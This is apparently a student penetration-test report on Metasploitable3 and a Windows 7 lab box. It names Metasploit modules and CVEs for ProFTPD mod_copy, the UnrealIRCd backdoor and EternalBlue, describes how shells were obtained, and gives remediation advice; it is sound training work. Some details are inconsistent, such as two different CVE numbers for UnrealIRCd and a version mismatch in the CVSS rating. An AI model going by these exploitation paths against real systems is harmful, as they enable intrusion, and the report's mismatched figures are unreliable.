Network Security Assessment Report

=

Company Logo Here

=

Prepared For:
XYZ Pvt. Ltd

Prepared By:
Baliram Sah
Penetration Tester Intern

Target:
Metasploitable 3 and CTF7 Box (Windows 7)

Report Version:
"1.0"

Report Date:
August, 2026

Report Classification:
Confidential

Document of Control

Table 1: Assessment Information

Document Information	**Details**
Document Type	Network Security Assessment Report
Target Host	Metasploitable 3 Ubuntu & CTF7 (Windows 7)
Report Version	1.0
Classification	Confidential
Prepared By	Baliram Sah
Reviewed By	---
Approved By	---
Assignment Date	August, 2026
Report Date	August, 2026

Confidentiality Statement

This report contains confidential and sensitive information regarding network security assessment, conducted on the Metasploitable 3 Ubuntu and CTF7 Box (Windows 7). The information contained in this document is intended solely for educational assessment and authorized security testing purposes. This report must not be distributed, reproduced, published or disclosed to any unauthorized personnel without the prior consent of authorized authority.

Disclaimer

This assessment was conducted solely for educational and authorized laboratory purpose as a part of the network security training assignment. Testing was limited to the approved targets: Metasploitable 3 Ubuntu and CTF7 Box (Windows 7) system. No unauthorized systems, networks or third party infrastructure were intentionally targeted. The findings reflect the security posture of the systems at the time of testing and may change due to updates and configuration changes. The tester is not responsible for any unauthorized use of the techniques or information contained in this report. The assessment does not guarantee that all the vulnerabilities or weakness have been identified during security assessments.

Table of Contents

Document of Control....2
1. Confidentiality Statement....2
2. Disclaimer....2
3. Introduction....5
    3.1. Project Overview....5
    3.2. Client Introduction....5
4. Scopes and Methodology....6
    4.1. Scopes....6
    4.2. Assessment Activities Performed....6
    4.3. Methodology....6
    4.4. Tools Used....7
    4.5. Rules of Engagements (RoE)....8
    4.6. Risk Severity Rating....8
5. Executive Summary....9
    5.1. Overview....9
    5.2. Business Risk....9
    5.3. Top Three Security Issues:....10
    5.4. Overall Security Posture:....11
    5.5. Findings Summary Table....11
6. Findings Details....11
7. Conclusions....25
Appendices....26

List of Tables

1. Introduction

1.1. Project Overview

This penetration testing assessment was conducted as the final assignment for the Network Security training. The objective was to assess the overall security posture of two intentionally vulnerable machines: Metasploitable3 Ubuntu and CTF7 Windows.

The assessment was carried out in a controlled lab environment under Oracle Virtual box to identify security weakness in the targets machine. The testing involved information gathering, scanning & service enumeration, vulnerability identification, exploitation, post- exploitation and reporting. Rather than just relying on the automated scans, this assessment combined systematic discovery with manual exploitation techniques to uncover deeply rooted technical risks. The assessment was performed in a controlled environment inside Oracle Virtual Box and limited to the systems defined within the engagement scope.

1.2. Client Introduction

For the academic penetration testing engagement, the client is considered the owner of the authorized laboratory environment which includes the Metasploitable3 Ubuntu and CTF7 Windows systems. The assessment was conducted at the request of the client to evaluate the security posture of these systems and identify vulnerabilities that could be exploited by a malicious attacker. The results of this assessment provide an overview of the identified security weakness, their potential impact and actionable recommendations for improving the overall security of the systems.

2. Scopes and Methodology

2.1. Scopes

Target	IP Address	Operating System
Metasploitable 3	192.168.56.102	Ubuntu/Linux
Window 7 Professional SP1	192.168.56.103	Windows 7

Assessment Type: Network Service Enumeration and Vulnerability Assessment

2.2. Assessment Activities Performed

The assessment include:

- Network discovery and TCP port scanning

- Service enumeration, version and OS detection
- FTP, SSH, HTTP, MySQL, IRC, IPP and SMB/RPC Enuemration
- Vulnerability scanning and Vulnerability identification
- Exploitation of the identified vulnerabilities
- Post-exploitation and privilege escalation
- Evidence Collection and risk assessment

2.3. Methodology

The assessment followed a structured network penetration testing workflow:

1) **Reconnaissance:** The assessment began with validating the live hosts within the local network. The testing used network mapping techniques to verify that both the target virtual machine were up, responding to the ping request and accessible from the attacker machine before performing detailed scanning and enumeration.
2) **Scanning and Enumeration:** Once the targets were verified up, scanning and enumeration was performed. Nmap was used to identify the open ports, running services, versions and available attack surfaces. Additional service-specific enumeration was performed against FTP, HTTP, SSH, SMB, UnrealIRCd and other exposed services
3) **Vulnerability Identification:** The identified services version and configurations were researched and mapped for their existing known vulnerabilities, outdated security configurations or missing patches.
4) **Exploitation:** In this step, identified vulnerabilities and security misconfigurations were validated and verified using Metasploit Framework, NetExec and other appropriate tools to determine their practical impact on the systems and organization's. Exploitation was used to demonstrate the existence of vulnerabilities without causing unnecessary disruption to the systems.
5) **Post-Exploitation & Privilege Escalation:** After gaining the initial access and foothold, Further exploitations were performed to gain the root access by identifying the security weakness and miscongifuration in the Kernel and systems read, write and execute policy. LinPEAS and WinPEAS is used to determine the weakness and flaw in systems for privilege escalations.

6) **Reporting:** In this step, all the confirmed findings were documented assessing their severity, affected hosts and provided actionable remediation recommendations based on the priority and severity.

2.4. Tools Used

The following tools were used for the host discovery, port scanning, service enumeration, OS & versions detection, vulnerability check and post-exploitation.

Tools Used	**Purpose**
Arp-scan	To discover the host on the network.
Nmap	Port scanning, service/versions enumeration and OS detection
Nmap NSE	Service-specific enumeration and vulnerability checks.
Metasploit Framework	To verify the known vulnerability of enumerated services.
smbclient	SMB Shares/IPC connectivity testing
NetExec	SMB enumeration, null authentication and SMB security assessment
enum4linux	SMB/RPC user, group, share and policy enumeration
Nikto	Web server and web application enumration and assessment.
cURL	HTTP header/response analysis and application behavior verification.
Whatweb	Web technology fingerprinting and version identification
Searchsploit	Vulnerability search related to the known or outdated services
LinPEAS & WinPEAS	Automated scanning tools for local post-exploitation auditing scripts used to uncover internal privilege escalation weakness and paths.

2.5. Rules of Engagements (RoE)

- Testing was restricted to the authorized Metasploitable3 and CTF7 Windows systems.
- Denial-of-Service attack and social engineering were excluded during testing.
- Credential or sensitive information discovered during testing were not disclosed.
- Evidence was collected for reporting and academic verification purposes.
- All the files, administrative back door strings and post-exploitation audit logs uploaded to the target during testing were removed from the systems after testing.
- The testing which cause harm to the availability of system were avoided.

2.6. Risk Severity Rating

All identified vulnerabilities were assessed using CVSS v4.1 based on their exploitability, impact on the confidentiality, integrity, and availability (CIA). Each finding was assigned a severity level: Critical, High, Medium, Low and Information to prioritize remediation according to its potential security and business impact.

Table 2: Risk Rating

Severity	CVSS Score	Description
Critical	9.0-10.0	Immediate remediation required,. May lead to complete compromise of the application
High	7.0-8.9	Significant security risk requiring prompt remediation
Medium	4.0-6.9	Moderate security risk that should be addressed in a timely manner
Low	0.1-3.9	Limited security impact but should be corrected where practical
Informational	0	Best practice recommendations without direct security impact

3. Executive Summary

3.1. Overview

A security assessment was conducted on the authorized laboratory machine against two intentionally vulnerable laboratory system: Metasploitab 3 (192.168.56.102) and Windows 7 Professional SP 1 (192.168.56.103). The purpose of this assessment was to evaluate the overall security posture, configurations and identify weakness of the systems that could allow an unauthorized attacker to access systems or sensitive information. The assessment focused on identifying the open ports, running services, operating system information, determining service versions, performing service-specific enumeration, validating known vulnerabilities, post exploitation and privilege escalation.

The assessment identified several security weakness including service version exposed, remote code execution, anonymous login, exposed user credential's, security misconfigurations, outdated services running and unauthorized access to systems and potentially provide attacker to gain high-level access controls, compromise systems and lead to unavailability of systems. These weakness could create significant risks to the confidentiality, integrity and availability of the sensitive information, data and availability of important services or systems.

3.2. Business Risk

If the similar vulnerabilities discovered during this assessment were existed in a real organizational system environment, the business impact would be severe. an attacker could potentially leverage these entry points to execute the following attack scenarios:

- Administrative Takeover: Gain complete control over critical system and workspace endpoints, leading to absolute data exposure.
- Operational Disruption: Perform Denial-of-Service attack, deploy the ransomware or execute destructive commands capable of causing extended operation downtime and system unavailability.
- Lateral Networking Pivoting: Use the compromised staging systems as launching pad to attack other protected resources within the internal network.
- Credential Harvesting: Extract and reuse active usernames and passwords across the domain to compromise business accounts.

3.3. Top Three Security Issues:

1) **Vulnerable ProFTPD Service:**

   The Metasploitable3 target exposed ProFTPD 1.3.5 service. The service was mapped with known vulnerabilities including Site CFPR Mod_Copy vulnerability associated with CVE-2015-3306.

   Successful exploitation of this vulnerability allows an attacker to execute arbitrary commands on the affected server with the privileges of the web server www-data account. By using the initial foothold, an attacker can perform further privilege escalation. Depending on the server configuration and writable locations, this may lead to unauthorized file modification and potentially further compromise of the system.

2) **Vulnerable UnrealIRCd Service:**

   The Metasploitable3 target exposed an UnrealIRCd service open. The service was mapped with known vulnerability Backdoor Command Execution associated with CVE-2015-2075.

   Successful exploitation of this vulnerability allows unauthenticated remote command execution through the vulnerable UnrealIRCd service. During the testing, a Meterpreter session was successfully established under the boba_fett account. By using the initial foothold, an attackercan perform further privilege escalation. An attacker could potentially use this access to read or modify accessible files, execution of arbitrary commands, perform further reconnaissance, establish persistence or attempt privilege escalation to get the root access

3) **Window SMB Vulnerability:**

The Windows target exposed an SMBv1 service running. This service was mapped with the known vulnerabilities including Enternal Blue associated with CVE-2017-0143 / MS17-010.

Successful exploitation of this vulnerability allow remote attacker to execute arbitrary code on affected system which lead to gain unauthorized access to system, modification or theft of data, installation of malicious software and compromise the system confidentiality, integrity and availability.

3.4. Overall Security Posture:

The overall security posture of the assessed systems is rated High risk. The assessment identified a multiple significant high-risk weakness on both systems. Some could lead to unauthenticated access to sensitive information and systems. The vulnerable software, outdated operating system and services, legacy protocols and insecure configuration increases the likelihood and impact of a successful attack.

It is recommended to take immediate action on identified high-risk issues based on a priority. The immediate actions includes updating or removing vulnerable services, legacy protocols, securing web applications, perform hashing on the stored credentials, restricting unnecessary network services and implementing regular security patching and vulnerability assessment. A follow-up should be performed after remediation to confirm that the identified weaknesses have been successfully addressed.

3.5. Findings Summary Table

Severity	Findings	Host	Status
Critical	ProFTPD Mod_Copy Vulnerability	Metasploitable3	Open
Critical	UnrealIRCd Backdoor Command Execution	Metasploitable3	Open
Critical	EternalBlue Remote Code Execution / MS17-010	Windows 7	Open
Critical	CUPS Administration Interface is Remotely Accessible		
High	SQL Injection Leading to database dump	Metasploitable3	Open
Medium	SMB Signing Not Required		
Medium	Directory Listing Enable	Metasploitable3	Open
Medium	Username Enumeration	Metasploitable3	Open
Low	Multiple service/application version exposed	Metasploitable3	Open

4. Findings Details

ProFTPD (mod_copy)	
CVSS Score	9.3 (Critical)
Vector String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:L/SC:N/SI:N/SA:N
Affected Host	Metasploitable3 (192.168.56.102)
Affected Service	FTP

Description:

The tcp port 21 was identified running FTP service as an ProFTPD 1.3.5 version. After the further enumeration and testing, identified that this service mod_copy functionality is vulnerable to the mod_copy command execution and CVE-2015-3306 which is confirmed by the Metasploit framework module exploit/unix/ftp/proftpd_modcopyexec check.

The module abuses the FTP mod_Copy functionality to copy a malicious PHP payload into a web accessible root directory and subsequently execute it through the web server resulting in reverse command shell on the target system. The obtained shell was running with the privileges of the www-data account.

Impact:

Successful exploitation of this vulnerability allows an attacker to execute arbitrary commands on the affected server with the privileges of the web server www-data account. By using the initial foothold, an attacker can perform further privilege escalation. Depending on the server configuration and writable locations, this may lead to unauthorized file modification and potentially further compromise of the system.


Remediation Recommendation:

- Upgrade ProFTPD 1.3.5 to the latest version ProFTPD 1.3.10.
- Disable or remove the vulnerable mod_copy module if it is not required.
- Restrict access to the FTP service to trusted hosts or network.

References:

http://bugs.proftpd.org/show_bug.cgi?id=4169
https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec/

Supporting Evidence:



UnrealIRCd Backdoor Command Execution	
CVSS Score	9.3 (Critical)
Vector String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/ SC:N/SI:N/SA:N
Affected Host	Metasploitable3 (192.168.56.102)
Affected Service	UnrealIRCd

Description:

The tcp port 6697 was identified running IRC service as an UnrealIRCd 3.2.8.1 version. After the further enumeration and testing, the service is identified as the vulnerable to the backdoor command execution vulnerability and CVE-2015-2975, which is confirmed by the Metasploit framework module exploit/unix/irc/unreal_ircd_3281-backdoor.

The service was successfully exploited due to the presence of the known backdoor in the affected UnrealIRCd version. The exploit module sent a specially crafted IRC command to the target, resulting in remote command execution. A reverse meterpreter session was successfully obtained from the target system to the attacker machine. The obtained session was running under the boba_fett account.

Impact:

Successful exploitation of this vulnerability allows unauthenticated remote command execution through the vulnerable UnrealIRCd service. During the testing, a Meterpreter session was successfully established under the boba_fett account. By using the initial foothold, an attacker can perform further privilege escalation. An attacker could potentially use this access to read or modify accessible files, execution of arbitrary commands, perform further reconnaissance, establish persistence or attempt privilege escalation to get the root access.


Recommendation Remediation:


- Upgrade UnrealIRCd 3.2.8.1 service to a supported and patched version UnrealIRCd 6.2.1
- Implements access controls on the IRC service only from the trusted networks.
- Remove the vulnerable/backdoored UnrealIRCd installation.

References:

https://www.exploit-db.com/exploits/16922

Supporting Evidence:





EternalBlue Remote Code Execution / MS17-010	
CVSS Score	9.3 (Critical)
Vector String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/ SC:N/SI:N/SA:N
Affected Host	Windows 7 (192.168.56.103)
Affected Service	SMB

Description:

TCP port 445 was identified as running the SMB service on the Windows 7 Professional SP1 system. SMBv1 support was identified during SMB enumeration. The vulnerability was verified using both Nmap and the Metasploit Framework. The Nmap smb-vuln-ms17-010 script reported the target as vulnerable to MS17-010 (CVE-2017-0143). The Metasploit auxiliary/scanner/smb/smb_ms17_010 scanner was also used to independently verify the vulnerability.

MS17-010 is a critical vulnerability affecting SMBv1 that allow remote code execution on a vulnerable Windows system. The target was tested during the authorized laboratory assessment using SMB enumeration and exploitation techniques.

Impact:

Successful exploitation of this vulnerability allows a remote attacker to execute arbitrary code on the affected Windows system. This could lead to unauthorized access,

modification or theft of data, installation of malicious software, and compromise of the system's confidentiality, integrity, and availability. The continued use of SMBv1 also increases the attack surface because it is a legacy protocol with known security weaknesses.


Remediation Recommendation:


- Upgrade Windows 7 to a currently supported operating system Windows 10.
- Disable unneccessary SMB services and ports, particularly on system that do not require file/printer sharing.
- Regularly patch and scan Windows system for known vulnerabilities.


References:

